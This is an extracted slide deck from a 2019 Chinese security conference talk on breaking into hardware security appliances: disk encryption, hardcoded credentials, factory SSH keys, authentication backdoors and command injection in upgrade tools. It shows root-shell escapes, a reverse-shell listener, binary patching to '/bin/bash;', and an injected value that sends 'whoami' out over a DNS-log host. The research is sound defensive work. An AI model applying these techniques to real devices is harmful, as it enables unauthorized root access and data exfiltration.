



硬件盒子安全分解

王晓喆 HackPanda 斗象科技资深安全研究员



About Me

王晓喆 HackPanda @ 斗象北京技术中心

FIT2019 演讲嘉宾

FIT2019 漏洞马拉松 “最佳漏洞”

CVE-2019-9160、CVE-2019-9161

01


背景

02

攻击者的另辟蹊径

03

硬件盒子的安全分解



+ + + }_ 硬件盒子



安全设备

IT 2019

盒子产业相对集中
通常处于网络边界
“网络连通性”好



关于 VPN产品存在安全隐患的情况说明

关于 VPN产品存在安全隐患的问题，我司获悉后高度重视，现将情况说明如下：

二零一九年六月十四日

漏洞标题	危害级别
运维...	中
堡垒机存在命令执行漏洞 (CNVD-2019-27...	高
堡垒机存在信息泄露漏洞	中
堡垒机wo***.php页面存在SQL注入漏洞	中
堡垒机pr***_cr***.php页面存在命令执行...	中
堡垒机wo***_au***.php页面存在远程代码...	中
堡垒机存在任意用户登录漏洞	中
堡垒机存在文件写入漏洞	高
堡垒机存在命令执行漏洞 (CNVD-2019-22...	高
运维管理系统软件存在弱口令漏洞	高
运维堡垒机服务端存在命令执行漏洞 (CN...	高
堡垒机存在命令执行漏洞	高
运维堡垒机服务端存在命令执行漏洞	高
运维堡垒机存在未授权访问漏洞	低
运维堡垒机后台存在命令执行漏洞	高
堡垒机接口存在未授权访问漏洞	中
堡垒机存在SQL注入漏洞	中

- Folder Firewall
- Folder Linux
- Folder equation_drug
- Folder oddjob
- Folder swift
- Folder trickortreat
- Folder windows
- File FOXACID-Server-SOP-Redacted.pdf
- File README.md

+ + + }_ 硬件盒子安全分解-磁盘加密



```
root@ (ssh)
[root@ ~]# fdisk -l

Disk /dev/vda: 42.9 GB, 42949672960 bytes, 83886080 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x000aaa23

   Device Boot      Start         End      Blocks   Id  System
/dev/vda1 *          2048     83875364   4193665+   83  Linux

Disk /dev/vdb: 42.9 GB, 42949672960 bytes, 83886080 sectors
Units = sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk label type: dos
Disk identifier: 0x0003a7b4

   Device Boot      Start         End      Blocks   Id  System
/dev/vdb1 *          2048     83884031   41940992   83  Linux

[root@ ~]# mount /dev/vdb1
[root@ ~]# cd
[root@ ~]# ls
bin  cgroup  data  etc  home  lib64  lost+found  mnt  proc  run  selinux  sys  tmp  var
boot  conf  dev  git  lib  media  opt  root  sbin  srv  usr
```



硬件盒子安全分解-磁盘加密

The image shows a terminal window on the left and a file manager window on the right. The terminal window displays the output of the 'lsblk' command, showing details for two disks: /dev/sda (119.2 GiB) and /dev/sdb (14.9 GiB). Both disks are listed as 'dos' type. The file manager window shows a list of volumes, all of which are marked as 'Encrypted'.

```
root@ubuntu: /home/ubuntu
File Edit View Search Terminal Help
Disk /dev/sda: 119.2 GiB, 128035676160 bytes, 250069680 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0x00000000

Device    Boot    Start      End  Sectors  Size Id Type
-----
[Empty Table]

Disk /dev/sdb: 14.9 GiB, 16013942784 bytes, 31277232 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
```

Volume	Path
1B Volume	/dev/sda1
2B Encrypted	/dev/sda2
3B Encrypted	/dev/sda3
4B Encrypted	/dev/sda5
5B Encrypted	/dev/sda6
6B Encrypted	/dev/sda7
7B Encrypted	/dev/sda8

initramfs

启动后的文件系统

USB Dongle

```
HD3=''
HD3=`/bin/fdisk -l | grep ^/dev/[hs]d.[0-9]*.*Linux | sort | awk 'NR==3{print $1}'`
if [ -z $HD3 ]; then
    echo "NO HD3 Found!"
    /bin/sericat "Cannot find third partition"
else
    /bin/cryptsetup -d /.key luksOpen $HD3 crypted_persistence >/dev/null 2>&1
```

```
echo "$(/bin/blkid -o device -t TYPE="crypt_LUKS" "${disk}")"
if [ -n "$(/bin/blkid -o device -t TYPE="crypt_LUKS" "${disk}")" ]; then
    if ! cryptsetup -d "/etc/key" luksOpen "${disk}" "${dev}" > /dev/null; then
        echo "cryptsetup open ${dev} failed..."
        sleep 5
        exit 1
    fi
fi
```

```
usbkey_crypt dec /etc/.usb /etc/.usb.dec > /dev/null 2>&1
```

硬件盒子不仅仅是发行版系统 + 应用部署

服务端口暴露

精简二进制包

```
[root@ ~]# netstat -anltp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:8870          0.0.0.0:*                 LISTEN      5760/
tcp        0      0 0.0.0.0:*              0.0.0.0:*                 LISTEN      809/
tcp        0      0 0.0.0.0:1000          0.0.0.0:*                 LISTEN      769/
tcp        0      0 0.0.0.0:4009          0.0.0.0:*                 LISTEN      1500/
tcp        0      0 127.0.0.1:51981       0.0.0.0:*                 LISTEN      1500/
tcp        0      0 0.0.0.0:909           0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:4430          0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:8848          0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:80            0.0.0.0:*                 LISTEN      5500/

Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:60080       0.0.0.0:*                 LISTEN      5500/
tcp        0      0 127.0.0.1:3350        0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:22            0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:443           0.0.0.0:*                 LISTEN      5500/
tcp        0      0 127.0.0.1:50089       0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:49136         0.0.0.0:*                 LISTEN      5500/
tcp        0      0 0.0.0.0:49138         0.0.0.0:*                 LISTEN      5500/
```

硬编码

字符串存至文件

二进制硬编码

特征字符串

```
.data:0806403
.data:0806403
.data:0806403
```

```
if ( Passw
{
v3 = fopen(
if ( v3 )
{
v4 = mall
if ( !fre
memcpy(
free(v4);
fclose(v3)
result =
}
```

```
root@ /opt (ssh)
系统控制台
输入密码 : *****
确认密码 : *****

if pwd == ' ' and repwd == ' ':
    curses.endwin()
    os.execl('/bin/bash')
```

```
[root@ ]# id
uid=0(root) gid=0(root) groups=0(root)
[root@ ]#
```

```
'n', 0
; DATA XREF: .got: _
```

```
(&s1, " ") )
ult = 0;
= 1;
```

```
);
v10, "/etc ";
v9, " ");
h1UI *)&v7);
v11, &v10);
FILE(&v7, &v11);
((CString *)&v11);
```

固定密码认证

密钥认证

```
# cat /etc/shadow
```

```
root:$6$
```

```
halt*:9797:0:0:0:
```

```
operator*:9797:0:0:0:
```

```
shutdown*:9797:0:0:0:
```

```
sync*:9797:0:0:0:
```

```
bin*:9797:0:0:0:
```

```
daemon*:9797:0:0:0:
```

```
mysql:!:1520:
```

```
apache:!:1520:
```

```
ntp:!:15230:
```

```
1:$6$5
```

```
wangxiaozhe@ghjk ~ % ssh -i
```

```
mc @1
```

```
50 -p 38
```

产品root密钥更新补丁说明

补丁说明

描述：替换 产品中root账号的出厂密钥

下载地址：[hostkeyfix.qzp](#)

适用版本：3.3.x、3.2.x，无补丁依赖

```
-rw----- 1 root root 3243 5月 16 2014 root
```

```
.ssh #
```

固定密码认证

密钥认证

```
wangxiaozhe@ghjk ~ % ssh [redacted].30 -p [redacted]
Password:
Last login: Wed Nov  6 16:26:15 CST 2019 from [redacted] on pts/0
Last login: Thu Nov  7 02:05:32 2019 from [redacted]
Could not chdir to home directory /home/[redacted]: No such file or directory
-bash: /var/log/[redacted]: Permission denied
<1> [redacted] / #
```

```
ssh shell@61.[redacted] -p [redacted]
Password:
WARNING: You are using default password, please modify it soon!

Hello, this is Shell.

localhost>
enable Turn on privileged mode command
exit Logout
help Description of the interactive help system
list Print command list
quit Logout
show Show running system information
localhost> en
localhost#
clear Reset functions
configure Configuration from vty interface
debug Debugging functions (see also 'undebug')
disable Turn off privileged mode command
exit Logout
help Description of the interactive help system
list Print command list
no Negate a command or set its defaults
quit Logout
set set
show Show running system information
undebug Disable debugging functions (see also 'debug')
write Write running configuration to memory
localhost#
```

PAM

OTP

Challenge-Response

```
login as: root
Using keyboard-interactive authentication.
Verification code:
Using keyboard-interactive authentication.
Password:
```

```
Type "help" to learn how to use [redacted] prompt.
[redacted]$ login
==>OK! Let us play a game, I say challenge you say response.
Challenge: 54523732
Response: [redacted]
wangxiaoze@ghjk ~ % ssh [redacted]@6 [redacted] i4 -p [redacted]
S [redacted] IA S [redacted] 2
Password: [redacted]
```

PAM

OTP

Challenge-Response

```
__int64 __fastcall pam_sm_authenticate __int64 a1, __int64 a2  
{  
    int v4; // er12@1  
    char **v5; // rbp@1  
    int v6; // ebx@1  
    const char **v7; // r14@2  
    int v8; // er15@2  
    char *s2; // ST18_8@4  
    size_t v10; // rax@4  
    int v11; // eax@9  
    int pam_return; // ebp@9
```

```
176     pam_return = (int)0;  
177     if ( pam_return )  
178     {  
179         pam_return = 7;  
180         pam_set_item(v20, 6LL);  
181     }  
182     else  
183     {  
184         v21 = x;  
185         if ( x )  
186         {  
187             if ( !*x )  
188                 goto LABEL_48;  
189             do  
190                 *u21++ = 0;  
191             while ( *u21 );  
192             v21 = x;  
193             if ( x )  
194                 LABEL_48:  
195                 free(v21);  
196             }  
197         }  
198     }  
199 }  
200 }  
201 }  
202 }  
203 }  
204 return (unsigned int)pam_return;  
205 }
```

压缩包加密

对称加密

RSA sign verify

```
.data:004A2764 db '*,',0 ; DATA XREF: sub_4235B2+E5f0
.data:004A276A align 4
.data:004A276C aFindNoFileName db 'Find no file named *,',0Ah,0 ; DATA XREF: sub_4235B2+152f0
.data:004A276C ; DATA XREF: sub_4235B2+152f0
.data:004A2787 align 4
.data:004A2788 db '*,',0 ; DATA XREF: sub_4235B2+38Af0
```

```
1 #!/bin/bash
2 #
3 #
4 #
5 #
6 #
7 # ===== todo =====
8 # 【更新包名和日期】
9
10 # ===== end todo =====
```

```
0020h: 00 50 4B 03 04 0A 03 01 00 00 00 D3 9D CD 4E 8F
0030h: 53 79 E0 44 B9 1D 00 38 B9 1D 00 04 00 00 00 61
0040h: 70 70 31 37 C4 90 83 2C 34 03 C4 C8 40 81 30 B2
0050h: 79 43 EB 70 38 35 C1 33 C1 1F 29 F0 9F 87 EC 4E
0060h: 6F 65 C3 25 9E 14 C0 2B 9F C4 AC 25 0A 1F A8 86
0070h: A9 24 BF F6 22 23 5B 58 AB 4F F9 24 8E 70 A0 01
0080h: D2 90 1F 80 47 DE C2 5D 87 BA CD B8 B8 CD 70 EE
0090h: EB BF E5 48 63 D4 6F DC 23 82 FB 66 C3 F7 2A 43
```

root@wangxiaozhe@ghjk ~ % md5sum 20190613-3b65eafffa3986be38a28dc7170fb15a4 20190613

压缩包加密

0000h:	D1 2D 2B 3D	B4 DD A5 21	C6 B9 26 7C	A4 20 CE B9	. + = □ . □& . □
0010h:	A6 EB D5 FF	4B A7 24 87	D6 D4 15 9C	22 55 54 88	□ . K . □ . . U T
0020h:	F1 21 33 F2	A2 3D AA D3	56 74 54 BF	16 49 A3 59	□! 3 □= . V t T . I .
0030h:	77 0D BE 23	A7 04 EE 0D	9A 9F 00 DA	6B 86 80 C3	w □. □ □

对称加密

0000h:	38 35 A0 14	D1 98 EA 34	57 89 6B B9	B7 90 9A 5F	8 5 . □ . □ □ □
0010h:	30 53 D6 D9	3A 50 79 75	1D A0 6B A6	F0 66 F8 68	0 S □: P y u . □ □ f □
0020h:	EB F2 B6 48	29 83 DC A8	B3 9B AD 9A	BE 39 09 6A	□ □) □ ů □ □9 . j

RSA sign verify

0000h:	F5 A7 E6 A6	A6 A6 D9 59	59 59 82 FC	B6 A7 A7 A6	□ □ Z □Y Y □ □ E
0010h:	A6 A7 A7 A6	A6 86 B6 B1	A6 A6 A6 A6	A6 A6 D9 A6	H E . □ Z Z Z □
0020h:	E2 E0 96 CB	78 E4 FF 07	80 00 E2 E0	96 CB 78 E4	□ □x □ □x

U盘特征文件 升级工具

```
>
40 fi
41 fi
42
43 if [ -b /dev/ ]; then
44     mkdir -p /mnt/
45     echo "find"
46     mount /dev/ /mnt/
47     if [ -d /mnt/ ]; then
48
49
50
51
52         cd /mnt/
53         sh ./test.sh
54         j=1
55         break
56     else
57         umount /mnt/
58     fi
59 fi
60 done
```

设备升级系统 - 设备未连接

设备IP地址:

管理员密码:

记住密码

U盘特征文件 升级工具

```
命令(C)
执行命令成功!
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref
0.0.0.0 UG 0 0
255.255.255.0 U 0 0
255.255.255.0 U 0 0
255.255.255.252 U 0 0
255.255.255.255 UGH 0 0
255.255.0.0 U 1002 0
255.255.240.0 U 0 0
255.255.255.255 UH 0 0
```

```
升级(U) 备份(B) 时间(T) 命令(C) 修改密码(P) 帮助(H)
Destination Gateway Genmask Flags Metric Ref
0.0.0.0 UG 0 0
255.255.255.0 U 0 0
255.255.255.252 U 0 0
255.255.255.255 UGH 0 0
255.255.0.0 U 1002 0
255.255.240.0 U 0 0
255.255.255.255 UH 0 0

ping指令即将执行4次...
执行命令失败 $(id)
ping: unknown host uid=0(root) gid=0(root) groups=0(root)
```

U盘特征文件 升级工具

```
00000000 db f3 32 00 2d 00 32 0d 0f 95 ee 94 81 00 93 f1 ..2.  
00000010 49 ca f9 1c 3e b9 a2 25 38 83 22 c9 db e2 31 89 I...  
00000020 72 e2 10 7d c2 a0 7d e9 85 42 fd 0b d0 2e 31 34 r..}  
00000030 88 b5 72 6b 43 e6 ..rk  
00000000 db f3 42 00 39 00 75 f8 d7 c5 61 59 fc 0e 82 3c  
00000010  
00000020  
00000030  
00000040  
00000036 db f3 22 00 1f 00 75 a1  
00000046 7c 6a 4e 76 ff d8 48 30  
00000056 0c fb 9a 04 79 fc  
00000046 db f3 1a 00 17 00 6b 09 7b 57 41 72 de b5 59 71  
00000056  
00000064  
00000074  
00000084  
00000094
```

```
[root@localhost ~]# nc -lvv 1231  
Ncat: Version 7.50 ( https://nmap.org/ncat )  
Ncat: Listening on :::1231  
Ncat: Listening on 0.0.0.0:1231  
Ncat: Connection from :  
Ncat: Connection from :38582.  
bash: no job control in this shell  
[root@ ~]#
```

```
zsh  
wangxiaoze@ghjk % python py  
0[0I00>00%80"00010r0} }0B0  
0.1400rkC000"Y00PKD0:t2  
`05JE0300000M%$00$M06000e^00G0Q0060]ls0a  
0&23H0J%  
wangxiaoze@ghjk %
```

密钥泄露

命令篡改

564dcfb3-de	a-5231b14f0897.vmem.lck	2019/11/8 14:59	文件夹	
	vmx.lck	2019/11/8 14:49	文件夹	
	disk1.vmdk.lck	2019/11/8 14:59	文件夹	
564dcfb3-dec	231b14f0897.vmem	2019/11/8 14:59	VMEM 文件	524,288 KB
	vmsd	2019/4/11 0:29	VMware 快照元...	0 KB
	vmx	2019/11/8 14:59	VMware 虚拟机...	3 KB
	vmxf	2019/4/11 0:29	VMware 组成员	1 KB
	disk1.vmdk	2019/11/8 14:59	VMware 虚拟磁...	3,652,416...
	nvram	2019/4/11 2:20	文件	9 KB
	vmware.log	2019/11/8 15:09	文本文档	187 KB
	vmware-0.log	2019/11/8 14:59	文本文档	217 KB
	vmware-1.log	2019/5/10 22:41	文本文档	219 KB
	vmware-2.log	2019/4/11 2:20	文本文档	223 KB

密钥泄露

命令篡改

```
Startup 564dced8-4843-2
Edit As: Hex Run Script
0 1 2 3
2F2:BFB0h: 01 00 00 00
2F2:BFC0h: FF 7F FF 7F
2F2:BFD0h: 03 00 00 00
2F2:BFE0h: 02 00 00 00
2F2:BFF0h: 01 00 00 00
2F2:C000h: 2D 2D 2D 2D
2F2:C010h: 52 49 56 41
2F2:C020h: 4D 49 49 45
2F2:C030h: 6D 37 77 7A
2F2:C040h: 59 4B 62 43
2F2:C050h: 73 46 77 37
2F2:C060h: 0A 32 76 70
```

```
ghjk:~ wangxiaozhe$ python pk.py -h
usage: pk.py [-h] [--vmem VMEM_PATH] [--target TARGET_IP] [--port PORT]
           [--username USERNAME]

optional arguments:
  -h, --help            show this help message and exit
  --vmem VMEM_PATH
  --target TARGET_IP
  --port PORT
  --username USERNAME

ghjk:~ wangxiaozhe$ python pk.py --vmem /Users/wangxiaozhe/.vmem/revm/25e9127c.vmem --target 192.168.1.1 --port 22 --username root
Found 17 Private Keys.
----Found Valid Private Key 1512730059-2.pem ----
uid=0(root) gid=0(root) groups=0(root),6(disk),11(floppy),26(tape),27(video)
ghjk:~ wangxiaozhe$
```

```
da-5231b14f0897.vmem x
789ABCDEF
. . . . .ÿ.ÿ.
. . . . .`Üs.
ÿ. . . . .%s.
. . . . .e%.j
. . . . .
GIN RSA P
KEY-----
BAAKCAQEA
su+egZvds
eNXrR7HVT
Mwg6ym32E
02cOZJchl
```

密钥泄露
命令篡改

Memory dump (hex and ASCII):

```
FD FF FF FF 01 00 00 00 80 86 77 B7 04 00 00 00 ..... 0 .....  
20 45 46 B7 28 27 43 B7 A0 39 40 B7 80 5C F6 B6 EF .'.C 09 @ \ 0  
01 00 00 00 60 7C 77 B7 11 00 00 00 FF FF FF FF .....  
00 00 00 00 70 72 65 73 73 20 45 53 43 20 74 6F .....press ESC to  
20 45 78 69 74 00 00 00 04 00 00 00 60 7C 77 B7 Exit. |w  
0C 00 00 00 27 25 F0 E5 01 00 00 00 70 72 69 6E .....% .....prin  
74 5F 72 65 73 75 6C 74 00 00 00 00 00 00 00 00 t_result.....  
00 00 00 00 B0 F6 15 08 FE FF FF FF 00 00 00 00 .....  
80 86 77 B7 04 00 00 00 14 CE 16 08 D0 61 17 08 .....  
18 62 17 08 60 62 17 08 01 00 00 00 60 7C 77 B7 .b.....|w  
11 00 00 00 FF FF FF FF 00 00 00 00 74 00 00 6A .....t..j  
01 00 7C 00 00 83 01 00 01 64 00 00 53 00 00 00 .....|..d..S...  
01 00 00 00 60 7C 77 B7 12 00 00 00 FF FF FF FF .....|w.....  
00 00 00 00 70 69 6E 67 36 20 2D 63 20 33 20 25 .....ping6 -c 3 %  
73 20 32 3E 26 31 00 00 01 00 00 00 60 7C 77 B7 s 2>&1.....|w  
11 00 00 00 FF FF FF FF 00 00 00 00 70 69 6E 67 .....ping  
20 2D 63 20 33 20 25 73 20 32 3E 26 31 00 00 00 -c 3 %s 2>&1...  
00 54 17 08 20 7C 16 08 FD FF FF FF 01 00 00 00 .T...|.....  
80 86 77 B7 04 00 00 00 20 45 46 B7 28 27 43 B7 .....C  
A0 39 40 B7 80 5C F6 B6 00 00 00 00 70 F7 16 08 09 @ \ 0 .....p...  
FE FF FF FF 00 00 00 00 80 86 77 B7 04 00 00 00 .....  
B4 CE 16 08 F0 62 17 08 38 63 17 08 C8 63 17 08 .....8c.....  
01 00 00 00 60 7C 77 B7 12 00 00 00 FF FF FF FF .....|w.....  
00 00 00 00 E8 B7 AF E7 94 B1 E8 B7 9F E8 B8 AA .....  
E6 93 8D E4 BD 9C 00 00 01 00 00 00 60 7C 77 B7 .....|w  
11 00 00 00 FF FF FF FF 00 00 00 00 74 00 00 6A .....t..j  
01 00 7C 00 00 83 01 00 01 64 00 00 53 00 00 00 .....|..d..S...  
70 71 17 08 E0 7C 16 08 FD FF FF FF 01 00 00 00 pq.....@#C  
80 86 77 B7 04 00 00 00 40 40 77 B7 68 23 43 B7 .....c.....  
50 F7 15 08 80 63 17 08 00 00 00 00 60 F8 16 08 .....  
FE FF FF FF 00 00 00 00 80 86 77 B7 04 00 00 00 .....  
2C CF 16 08 58 64 17 08 A0 64 17 08 30 65 17 08 ,...Xd.....0e...  
01 00 00 00 60 7C 77 B7 11 00 00 00 FF FF FF FF .....|w.....  
00 00 00 00 74 00 00 6A 01 00 7C 00 00 83 01 00 .....t..j...|...
```

Command execution:

```
ping -c 3
```

Output:

```
ping  
IP address.  
ping 224.224.224.224  
ping -c 3
```

Occurrences of 'ping -c 3'	Value
Ch	ping -c 3
9h	ping -c 3

密钥泄露
命令篡改

3E0h:	64 08 00 83 03 01 01 64 00 00 53 28 09 00 00 00	d d . . . s (. . . .	
3F0h:	4E 69 02 00 00 00 74 02 00 00 00 69 70 73 12 00	Ni t ips . .	
900h:	00 00 70 69 6E 67 36 20 2D 63 20 33 20 25 73 20	. . ping6 -c 3 %s	
910h:	32 3E 26 31 73 11 00 00 00 70 69 6E 67 20 2D 63	2 > & ls ping -c	
920h:	20 33 20 25 73 20 32 3E 26 31 69 FF FF FF FF 28	3 %s 2 > & li (
930h:	01 00 00 00 74 0B 00 00 00 73 68 6F 77 5F 61 63 t show _ a	
940h:	74 69 6F 6E 52 43 00 00 00 69 01 00 00 00 28 09	ction RC i (.	
950h:	00 00 00 52 0F 00 00 00 52 10 00 00 00 52 04 00	. . . R R R . .	
960h:	00 00 52 11 00 00 00 52 05 00 00 00 52 03 00 00	. . R R R . .	
970h:	00 74 10 00 00 00 5F 73 68 6F 77 5F 61 63 74 69	. t _ show _ acti	
980h:	6F 6E 5F 77 69 6E 52 53 00 00 00 52 2E 00 00 00	on _ win RS R	
990h:	28 09 00 00 00 52 07 00 00 00 52 0C 00 00 00 52	(. . . . R R R	
9A0h:	0D 00 00 00 52 3A 00 00 00 52 39 00 00 00 52 14 R : R 9 R .	
9B0h:	00 00 00 52 53 00 00 00 52 3B 00 00 00 52 3C 00 RS R ; R < .	
9C0h:	00 00 28 00 00 00 00 28 00 00 00 00 73 21 00 00	. . (. . . . (. . . . s ! . .	
9D0h:			
9E0h:			
9F0h:	70 79 52 0E 00 00 00 93 00 00 00 73 16 00 00 00	py R s	
A00h:	00 01 06 02 1F 01 11 01 19 01 0A 03 0D 01 1F 01	
A10h:	11 03 10 01 12 01 63 03 00 00 00 04 00 00 00 03 c	
A20h:	00 00 00 43 00 00 00 73 C3 00 00 00 64 01 00 7D C s d . . . }	
A30h:	03 00 7C 00 00 6A 00 00 7C 02 00 83 01 00 72 2B j r +	
A40h:	00 74 01 00 64 02 00 82 01 00 7D 02 00 74 02 00	. . t d i +	
Text:	ping -c 3	Options	50 49 4E 47 20 2D 43 20 33 20
Replace:	/bin/bash;	Replace All	2F 62 69 6E 2F 62 61 73 68 3B

密钥泄露

命令篡改

```
This may take a few minutes, please waiting...sh-4.1# _
```

密钥泄露 命令篡改

2244	root.test.dnslog.date.							
2245	root.test.dnslog.date.							
clear	«	1	2	3	4	5	6	7
27	28	29	30	31	32	33	34	
54	55	56						

```
控制台 echo 'root:%s|chpasswd
输入密码 : *****
确认密码 : *****

123123';ping `whoami`.test.dnslog.date;#
```



F&Q



斐济



扫一扫上面的二维码图案，加我微信



网络安全创新大会
Cyber Security Innovation Summit

HANKS